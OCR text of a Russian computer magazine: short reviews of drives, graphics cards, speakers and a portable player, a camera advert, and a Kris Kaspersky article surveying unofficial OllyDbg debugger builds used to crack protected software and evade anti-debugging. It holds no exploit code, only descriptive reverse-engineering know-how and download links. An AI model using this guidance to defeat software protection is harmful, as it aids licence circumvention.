Записав очередную пачку дисков, мы поняли, насколько ценно время, которое почти в буквальном смысле прожигается в ожидании окончания работы оптического привода. Также мы столкнулись с проблемой шумового загрязнения окружающей среды — практически все приводы при максимальных оборотах раздражали изрядным гулом. Но зато порадовали временем записи и чтения. Итак, раздаем призы. «Выбором редакции» признан LG GH20NS10 — за сочетание скоростных и технических возможностей. «Лучшая покупка» достается «резаку» TSSTcorp SH-S203D, который весьма неплохо справился с работой. И кстати, присмотрись к ценам — они существенно снизились, потому что на подходе BluRay!



Основа изображения




Вы полюбите скорость

10,0 млн. пикселей

НЕОБЫКНОВЕННО БЫСТРАЯ КАМЕРА

ШИРОКОУГОЛЬНЫЙ ОБЪЕКТИВ NIKKOR

Карта памяти 2Гб в подарок!*





Nikon
COOLPIX S600



Реклама. Товар сертифицирован



Портреты лучшего качества




Отличные снимки при недостаточном освещении



Функция стабилизации изображения

Телефон горячей линии: (495) 733-9170

Время не ждет! И вам не придется, если в ваших руках Nikon COOLPIX S600. От включения питания до великолепного снимка – лишь доля секунды. Более того, ваши снимки всегда будут четкими благодаря превосходному широкоугольному объективу NIKKOR с фокусным расстоянием 28 мм и системой подавления вибраций. Так не теряйте времени – наслаждайтесь скоростью с сегодняшнего дня.



Требуйте наличия голографической наклейки на гарантийном талоне!

*При покупке фотокамеры Nikon Coolpix S700, S600 или S550

www.nikon-is-different.com

4 девайса



1190 руб.



Creative Travelsound ZEN Stone

Неплохой аксессуар для обладателей плеера Creative ZEN Stone

Технические характеристики:

Тип устройства: **Внешние колонки для плеера Creative ZEN Stone**
Мощность: **0.2 Вт на канал (RMS)**
Частотный диапазон: **200 Гц — 20000 Гц**
Соотношение сигнал/шум: **75 дБ**
Питание: **внешние батареи класса AAA(2 штуки)**
Вес: **160 грамм**



1. Внешняя акустическая гарнитура Creative Travelsound ZEN Stone с батарейками весит всего 200 грамм. Используются обычные AAA-источники в количестве двух штук. Колонок всего две. В продолговатый пенал вставляется плеер — в отверстие ровно посередине помещается сам проигрыватель.

2. Колонки для соединения с плеером используют обыкновенный «джек 3.5». Некоторые проигрыватели не из линейки Creative также могут быть использованы (они просто совпали по размерам с ячейкой под ZEN Stone). В частности, подошли Iriver E100 (как влитой) и Apple iPod Nano (с некоторыми нюансами).

3. Качество звучания — неплохое и сравнимо с ноутбучными колонками среднего уровня. Мощность — 0.2 Вт на канал. Преимущественно воспроизводятся средние частоты, хотя, по сравнению с наушниками, низкие также звучат неплохо.



1. Некоторые плееры подключить к устройству, естественно, не представляется возможным. Непонятно, почему производитель не пожелал положить в комплект гибкий провод или другой переходник для сторонних устройств.

2. Регулировки настроек на колонках не предусмотрено. Есть только клавиша для включения и выключения. Таким образом, придется все калибровать с помощью самого проигрывателя.

3. Уровень громкости — высокий. Однако его недостаточно для прослушивания на шумной улице и, тем более, в метро. Ничего не будет слышно, так что рекомендуется пользоваться классической гарнитурой.

MSI N9800GTX-T2D512

Топовая видеокарта на базе мощнейшего чипа от NVIDIA с заводским разгоном

11500 руб.

Технические характеристики:

Графический чип: **G92**
Потоковые процессоры: **128**
Частота чипа: **720 МГц**
Объем памяти: **512 Мб GDDR3**
Частота памяти: **2.2 ГГц**
Шина памяти: **256 бит**
Поддерживаемые технологии: **DirectX 10.1, Shader Model 4, PCI Express 2.0, Tripple SLI**
Техпроцесс: **65 нм**



1. Новинку характеризует высокий уровень производительности, отличный разгонный потенциал, поддержка HDMI и модифицированной технологии SLI.

2. Система охлаждения представленного плана уже использовалась в видеокартах NVIDIA GeForce 8800GTS. Во время тестирования температура чипа достигла 72 градусов по шкале Цельсия во время 3D-нагрузки — и 59 градусов в режиме покоя.


3. Видеопамять набрана восемью схемами производства Samsung с временем отклика 0.8 нс, что соответствует частоте работы 2400 МГц. Вдобавок производитель установил эффективную рабочую частоту чуть меньше номинала — 2200 МГц. По традиции память установлена на лицевой стороне текстолита.



1. Драйверы требуют доработки — наблюдается неудовлетворительная работа устройства в некоторых режимах, в частности при парной работе в SLI двух идентичных устройств.

2. Цена слишком высока — такую плату может позволить себе не каждый. Да и от решений прошлой линейки по производительности MSI N9800GTX-T2D512 недалеко ушла.

3. Комплектация оставляет желать лучшего. В наборе только необходимые переходники и диск с драйверами. Если уж сподобились разгонять геймерскую плату, так и могли бы положить какую-нибудь нестарую игрушку в набор.


4550 руб.

HIS Radeon HD 3870 IceQ3
Видеокарта для фанатов компьютерных игр и любителей разгона

Технические характеристики:

Графический чип: **RV670XT**
Потоковые процессоры: **320**
Частота чипа: **850 МГц**
Объем памяти: **512 Мб GDDR4**
Частота памяти: **2.38 ГГц**
Шина памяти: **256 бит**
Поддерживаемые технологии: **DirectX 10.1, Shader Model 4, PCI Express 2.0**



1. Новинку от многочисленных аналогов отличают сильно увеличенные частоты, оригинальная система охлаждения и поддержка HDMI-разъема.
2. Плата поставляется в небольшой коробке черного цвета. В комплектацию, помимо самого устройства, входит: необходимый набор переходников, диск с ПО, а также многофункциональная отвертка со сменными насадками и фонариком.
3. Система охлаждения представляет собой комбинацию радиаторной части из медного сплава и нагнетателя с крупными лопастями. Похожий агрегат мы могли видеть на ранних решениях от HIS. Система IceQ 3 уже не раз применялась в модифицированных акселераторах и прекрасно себя зарекомендовала.
4. Плата собрана на текстолите синего цвета и использует чип, изготовленный с учетом 55-нм техпроцесса, а именно — RV670. Отметим совместимость с графической шиной PCI Express 2.0, способность работать в конфигурации следующего поколения CrossFireX и поддержку технологии энергосбережения ATI PowerPlay.
5. Производитель установил на плату память формата GDDR4, которая работает на частоте 2.38 ГГц. Память собрана на восьми схемах производства Samsung. Общий объем памяти равен 512 Мб. Шина обмена составляет 256 бит. Что касается самого чипа, то его частота была увеличена до 850 МГц.



1. Не слишком высокий уровень производительности по сравнению с аналогами от NVIDIA. Достаточно шумная система охлаждения.

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ HIS, CREATIVE, MSI И BBK



BBK DL376SI
Отличный мобильный проигрыватель, который понравится всем

5990 руб.

Технические характеристики:


Функции: **Видеоплеер, аудиоплеер, телевизор, фотоальбом**
Поддерживаемые форматы: **CD-DA, HDCD, MP3, WMA, DivX, DVD, MPEG4, SVCD, VCD, XviD, JPEG**
Дисплей: **7", TFT 16:9**
Поддерживаемые носители: **CD, DVD, SD, MMC, Memory Stick**
Звук: **2 стерео-динамика, 20-20000 Гц**
Батарея: **Съемная, Li-Ion Polymer**
Размеры: **224x163x44.5 мм**
Вес: **814 г**



1. В комплекте поставляется пульт дистанционного управления, блок питания, съемная батарея, а также сумка для транспортировки. Устройство — легкое и удобное. Напоминает компактный ноутбук.
2. Экранная часть может принимать любые положения по горизонтальной оси. Сама ось также может смещаться. В результате, кино можно смотреть, как на ноутбуке, или свернуть, как планшет, — все зависит от твоих предпочтений. Батареи хватает часов на пять (если смотреть фильмы на DVD без перерыва).
3. Устройство снабжено портом USB и картридером — так что фильмы можно смотреть и с флеш-носителей. В меню необходимо выбрать нужный носитель, а в браузере указать необходимый файл. Плеер выполнит процесс перекодировки и начнет воспроизведение. Проблем, зависаний, скачков кадра замечено не было.



1. Нынче появилось большое количество мобильных проигрывателей, которые помещаются в одной руке. По сравнению с ними, этот, возможно, великоват.
2. Мощность динамиков оставляет желать лучшего. Фактически, приходится смотреть кино на полной громкости. Если рядом с плеером окажется серьезный источник шума, то звука вообще не будет слышно.
3. Система управления не отличается удобством, особенно если речь идет об управлении посредством встроенного браузера (например, когда требуется смотреть фильм с флешки или карты памяти).



КРИС КАСПЕРСКИ

НОВЫЕ ПРИКЛЮЧЕНИЯ OLLY'КИ

ОБЗОР НЕОФИЦИАЛЬНЫХ СБОРОК ОТЛАДЧИКА OLLYDBG

OllyDbg стал стандартным user-land отладчиком, взятым на вооружение хакерами. И они тут же захотели его улучшить. Появилось множество нестандартных сборок: одни фиксят ошибки Ольги, другие расширяют функционал, третьи — скрывают ее от протекторов. Количество модов перевалило за три десятка и, чтобы помочь разобраться в этом многообразии, Крис предлагает неформальный обзор.

ОТКУДА БЕРУТСЯ МОДИФИКАЦИИ


Отладчик Olly Debugger представляет собой закрытый программный продукт, распространяемый бесплатно, но без исходных текстов и права модификации двоичных файлов. Однако возможность подключения **плагинов**, использования **скриптов** и ухищрения умельцев, которые, несмотря на запреты, все-таки дизассемблируют и модифицируют код любимого отладчика, привели к появлению огромного числа модификаций.

На официальном сайте www.ollydbg.de в настоящий момент доступна для скачивания устаревшая версия 1.08b, самая популярная — 1.10 и недоделанная 2.xx alpha, находящаяся в активной разработке. Последняя версия серьезно уступает по функционалу предыдущей, зато ее «движок» полностью переписан, что в перспективе сулит богатые возможности.

Подавляющее большинство модов базируются именно на 1.10 версии. Некоторые (очень немногие) — на 1.08 и еще меньше — на 2.xx. В самом деле, какой смысл править бинарный файл, если с выходом очередной альфы (а выходят они чуть ли не каждую неделю), процесс создания мода необходимо начинать заново — переносить изменения из одной версии в другую приходится вручную, автоматика отдыхает. Эх, вот были бы исходные тексты... Но, увы! Их нет и, по всей видимости, не будет.

Плагины и скрипты, написанные для 1.10, исправно работают в большинстве модов, однако без каких бы то ни было гарантий, особенно если создатели мода захачили его не по-детски. Хотя в таких случаях они, как правило, тестируют популярные плагины на совместимость, при необходимости внося изменения и закидывая пофиксенный плагин в дистрибутив, распространяемый вместе с модом. А вот при выходе следующей версии мода в дистрибутиве обычно оказывается лишь сам исполняемый файл. Подобный дистрибутив имеет подозрительно малый размер (метр и менее). Поэтому процедура установки выглядит так: находим базовую версию мода (занимающую самый большой размер), качаем, распаковываем архив, ставим. Находим самую последнюю версию, распаковываем в тот же самый каталог. И наслаждаемся. Иногда, правда, приходится скачивать все промежуточные версии, поскольку в них исправлены те или иные файлы.

Количество одновременно используемых модов ничем не ограничено, просто ставим их в разные каталоги и все. Исключение составляют **Just-In-Time**-отладчики, вызываемые системой при крахе приложения. JIT-отладчик может быть только один и тут уже приходится выбирать, какой из модов



Большая коллекция неофициальных модов Ольги на team-x.ru/guru-exe/

Immunity Debugger — популярный Ольгин мод с поддержкой Питона

(или оригинальную Ольгу) назначать на эту должность. Каталог с плагинами (за исключением тех, что «заточены» под конкретный мод) также может быть единым для всех модов — экономия дискового пространства налицо! Где искать моды? Хороший вопрос... Обычно они выкладываются на файлообменники типа Рапиды, а на хакерские форумы забрасываются ссылки, действующие в течение некоторого времени, а затем тихо кончающиеся по причине удаления файла. Как говорится: кто не успел — тот опоздал, и тогда приходится искать моды на сайтах, посвященных информационной безопасности. Например, довольно внушительная коллекция находится на сервере: http://team-x.ru/guru-exe/index.php?path=Tools%2FDebuggers%2FOllyDbg/.

Поскольку создатели модов обычно не утруждают себя описаниями, что же именно было модифицировано и чем мод отличается от оригинальной Ольги, приходится качать много всякого барахла, оставляя на компьютере, в среднем, один мод из десяти. Чтобы тебе не пришлось повторять эту операцию, мыщъх решил описать самые крутые моды, которые использует и рекомендует.

IMMUNITY DEBUGGER

Известный мод одноименной фирмы, специализирующейся на безопасности и скрестившей Ольгу 1.10 с Питоном — интерпретируемым языком, на котором очень легко и быстро писать скрипты. Конечно, писать их можно прямо в Ольге, но это не слишком удобно, все приходится делать вручную и решать типовые задачи (типа поиска в памяти), которые уже давно решены. В **Immunity Debugger** входит множество библиотек, написанных на **Python** и заточенных под хакерские нужды. Библиотеки вызываются из Питоновых программ, среди которых значится и *searchcrypt.py* — отличное средство идентификации следующих криптографических алгоритмов: AES, BLOWFISH, CAMELLIA, CAST, MD5, RC2, RC5, RIPEMD160, SHA1, SHA256, SHA512.

Immunity Debugger используют многие специалисты по безопасности, выкладывающие proof-of-concept expolit'ы, написанные на Питоне и предназначенные для работы исключительно в среде данного отладчика. И хотя хакер с головой разберется в алгоритме работы exploit'а и без Immunity Debugger'а, портируя exploit на любой другой язык, рано или поздно отладчик оказывается на компьютере, зачастую становясь основным инструментом, вытесняющим Ольгу.

Скачать его (после предварительной регистрации) можно прямо с официального сайта: www.immunitysec.com/products-immdbg.shtml.

YDBG

Популярный и очень мощный мод, основанный на Ольге 1.10 и собравший в своем дистрибутиве огромное количество плагинов, скриптов, а также кучу других полезных инструментов. В результате образовался монстр размером в целых 27 Мегабайт, но несомненно стоящий времени/трафика, потраченного на скачку.

В отличие от Immunity Debugger'а, ориентированного на специалистов по безопасности, YDbg писался хакерами и для хакеров, ломающих защиты с протекторами (те активно сопротивляются такому положению дел и напичканы анти-отладочными приемами, распознающими присутствие Ольги по главному окну с ее именем и пунктам меню).


Поэтому первое, что бросается в глаза при запуске **YDbg** (исполняемый файл которого переименован из *OLLYDBG.EXE* в *SND.exe*), — это «покореженные» пункты меню. В частности, «Memory» превратилось в «M3m0ry», «SEH chain» в «S3H chain», «Breakpoints» в «Br3akp01nts» и т. д. Словом, все «хакерские» пункты изменены — попробуй их найти (естественно, в новых версиях протекторов наверняка появится детекция YDbg, но пока он успешно скрывается от кучи защит, палящих Ольгу).

Вид кнопочек на панели инструментов изменен на XP-стиль — скорее, вопрос вкуса, чем насущная необходимость.


В состав дистрибутива YDbg входит 36 популярных плагинов (и не нужно теперь рыскать по Сети в их поисках). Среди них затесался настоящий бриллиант — **IDA Sigs**, название которого говорит само за себя. Да-да! Это плагин, поддерживающий IDA-сигнатуры и отображающий их в виде комментариев к вызываемым функциям в Ольге или в YDbg. Очень удобно! Конечно, при наличии IDA-Pro можно загрузить исследуемую программу в нее, сохранить все распознанные имена в map, подключаемый к Ольге тоже не без помощи плагинов. Но IDA-Pro есть далеко не у всех, да и муторно совершать столько лишних телодвижений. Если файл упакован, то в Ольге/YDbg мы просто распаковываем его специальным скриптом или аттачимся к уже запущенному процессу (IDA-Pro в этом случае отдыхает).

Сигнатуры (выдернутые из IDA-Pro) также входят в состав дистрибутива в комплекте с сигнатурами от различных защит (например, FLEXlm), которых в IDA-Pro нет. Единственный недостаток — в плагине отсутствует автоматический распознаватель сигнатур и потому версию компилятора приходится определять либо с помощью PEiD, либо последовательно перебирая различные сигнатурные базы одну за другой, пока, наконец, не найдется та, что подходит. Не такая уж большая проблема, но все-таки...

Другой полезный плагин — **red-hawk** («красный ястреб») представляет собой панельку инструментов, позволяющую, в частности, одним движением мыши установить точки останова на нужные функции (например, в Visual Basic'е это что-то типа *__vbaStrCmp* или *__vbaStrCopy*, используемые для сравнения и копирования строк, соответственно). Начинающие хакеры просто визжат от восторга,



Внешний вид локализованного мода Ольги



Внешний вид YDbg — еще одного популярного хакерского мода Ольги

▷ dvd

Лучшие модификации OllyDbg, а также оригинальный дистрибутив отладчика ты найдешь на нашем диске.



▷ warning

Материал представлен исключительно в целях ознакомления. В случае применения в незаконных целях редакция и автор статьи ответственности не несут. Не делай глупостей!

поскольку красный ястреб фактически является учебником по взлому, а так попробуй догадаться, что нужно делать!

К сожалению, три плагина не работают и подлежат удалению. *PuntosMagicos.dll* при запуске YDbg выбрасывает исключение, ведущее к краху. *SND Script.dll* вызывает динамическую библиотеку *MSVCP80.dll*, отсутствующую в дистрибутиве моей любимой W2K, а *APIHLP.dll* зовет *MFC71.DLL*, которой у меня также нет. Вообще-то, правила хорошего тона предписывают класть такие вещи в дистрибутив, чтобы не напрягать пользователя поисками (а искать в первую очередь нужно на сайте Microsoft, так как они относятся к свободно распространяемым компонентам).

Каталог *\SCRIPT* содержит 637 скриптов, главным образом предназначенных для снятия различных протекторов/упаковщиков исполняемых файлов и автоматизации всяких рутинных дел. Впечатляющая коллекция! И неплохое пособие для начинающих на тему «как нужно писать скрипты». Вдобавок имеется парочка специализированных редакторов, предназначенных для разработки скриптов (один из которых требует .NET). Опять-таки, вопрос вкуса. Мыщъх предпочитает писать скрипты в **FAR**'е с Colorer'ом, но своих предпочтений никому не навязывает. Пусть каждый решает сам.

Каталог *\BIN* насчитывает свыше сотни мелких утилит, преимущественно надерганных из MS SDK, хотя немало здесь дамперов памяти и других хакерских программ, собранных в одном месте и в совокупности занимающих 11 метров в неупакованном виде.

На этом достоинства YDbg заканчиваются. В принципе, это не столько мод, сколько коллекция плагинов, скриптов и сигнатур. У кого быстрый модем и дешевый интернет — почему бы и не скачать? http://team-x.ru/guru-exe/Tools/Debuggers/OllyDbg/OllyDbg%20v1.10%20YDbg%20Beta.7z. Слово «beta» в адресе навевает не очень-то приятные ассоциации (щас все упадет, заглючит), однако, у меня все работает и... пока полет нормальный.

